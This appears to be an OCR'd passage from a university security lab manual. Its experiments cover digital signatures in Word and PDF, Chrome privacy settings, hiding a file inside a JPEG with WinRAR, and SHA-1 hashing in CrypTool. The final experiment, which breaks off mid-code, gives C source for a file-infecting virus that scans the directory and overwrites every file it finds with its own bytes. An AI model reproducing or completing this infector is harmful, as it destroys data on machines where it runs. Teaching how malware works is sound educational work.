
Digital signature a word document, PDF document.


**STEP – 1 :TO CREATE DIGITAL SIGNATURE IN A WORD DOCUMENT**

- Open word document. Select ‘prepare’ option.




- Select ‘add digital signature’ option. Click on ‘ok’ for next process






- Give the purpose for signing the document. Click on ‘sign’ option to complete the process.


**Step -2 : DIGITAL SIGNING IN A PDF DOCUMENT**

Open the document in which you need to place the signature. Now take "View" and then click "Sign" from the drop down box




**step – 3 :**

- After all a window appears asking how to place the signature. There are four ways:



- "Type my signature"-In this you can type the name and get an adobe generated style signature
- "Use a webcam" - In this you can use a webcam to capture your signature image. "Draw my Signature"-In this you can free handedly draw the signature.

**Step – 4 :"**Use an image"-In this you can upload an image file that contains the signature.



**Step – 5 :** After taking the desired option. Click "accept" and you get the signature at the cursor, which you can place anywhere on the page by just "left clicking" the mouse.

**EXPERIMENT-8**


**AIM**

To explore internet options in Google Chrome and configure Security and Privacy settings.

PROCEDURE

Step 1: Sign in to Chrome


- Open Chrome.
- Click the profile icon → Sign in to Chrome.
- Enter your Google Account details.
- Sync bookmarks, passwords, and settings if required.




Step 2: On Startup Settings


- Go to Settings → On Startup.
- Choose:

1. Open New Tab
2. Continue where you left off
3. Open specific page(s)





Step 3: Change Appearance

- Go to Settings → Appearance.
- Click Get Themes.
- Select and apply a theme.





Step 4: Search Engine Settings

- Go to Settings → Search Engine.
- Select your preferred search engine.
- Save changes.




Step 5: Privacy & Security

- Go to Settings → Privacy and Security.
- Clear browsing data.
- Manage cookies and security options.




**EXPERIMENT- 9**

**AIM:**

Implementation of Stenography-Hiding a Text File within a Image File using WinRar


Step 1: Select a Picture that you want to use or send. We are going to use the below picture.



Step 2: Now open notepad and write the message you to write on it. Save it in .txt format. Make sure that the text name should not have any space. For example: SECRET FILE.txt (will not be accepted) rather use SECRET.txt.


Step 3: Now copy both the picture and the text file and paste it in any drive (but remember to keep both the files Together)


Step 4: In our case we are using F:\Testing directory to store our files. See below for more details:




Step 5: Now Right-click on the text file. Click on Add to “Secret.rar" (in our case). After clicking on it a new rare file will be created there.

Step 6: Now open command prompt (press CTRL+R and then type cmd). Now you are in command prompt. Now you have to move to the directory where your files are located. See the picture below to get an overview, just follow the instructions given in the picture. Output.jpg is our image on which the text is hidden.



Step 7: Now go back to the folder you will get there the image output.jpg, which looks similar to your image but it contains our secret data.




Step 8: Now the question arises how to know what is written behind our image output.jpg.

a) Actually it's quite simple open WinRar from the Start menu >> Program Files >>WinRar

b) Now go to File >> Open Archive and move to the folder where the output.jpg is saved.

c) In the File type " select All files where it written All archives". Now you can see output.jpg. Open it and here you are... now you can view the message.




**EXPERIMENT - 10**

**AIM**


To understand hashing mechanism

- Hash functions provide fixed length output small input change causes different hash values.
- This ensures data integrity


Step -1: open crypt tool, go to Wizard and select Hash Functions.




Step -2: Now Choose any of the algorithms which are listed. We have chosen SHA-1.




Step -3: Now enter any plain text in the Input Message, and hash will be generated below.


CrypTool 2.1 (Stable Build 9778.2) – Wizard
Home
Edit
Crypto Tutorials
New
Open
Save
Print
Play
Stop
Log
File
Execute
View
Startcenter
CrypToolStore
CrypCloud
Updates
Settings
Help
Extras
New project
New project
New project
Wizard
WIZARD
SHA-1
Input your message and watch the SHA-1 output here.
Input Message:
THIS IS PIS LAB
Hash:
82 E1 70 78 D8 9D F4 70 09 25 14 39 A0 D5 7F 2C D6 4F 52 D1
59 characters, 1 line
Start
Hash Functions
SHA-1
Back
Next
Abort
31°C
Sunny
Search
ENG
IN
13:03
28-02-2026

**EXPERIMENT- 11**

**AIM:**

Write a program in C language to implement Virus.

```
//Develop Computer Virus Using C
#include<stdio.h>
#include<io.h>
#include<dos.h>
#include<dir.h>
#include<conio.h>
#include<time.h>
{
FILE *virus,*host;
int done,a=0;
unsigned long x; // variable declaration
char buff[2048]; // variable declaration
struct ffblk ffblk;
clock_t st,end;

void main()
{
st=clock();
clrscr(); // to clear the screen
done=findfirst("*.*",&ffblk,0); //looking for a file with any extension (*.*)
while(!done)
{
virus=fopen(_argv[0],"rb"); // calling the function
host=fopen(ffblk.ff_name,"rb+");
if(host==NULL) goto next;
x=89088;
```

```
27.     printf("Infecting %s\n",ffblk.ff_name,a);
28.     while(x>2048)
29.     {
30.     fread(buff,2048,1,virus);
31.     fwrite(buff,2048,1,host);
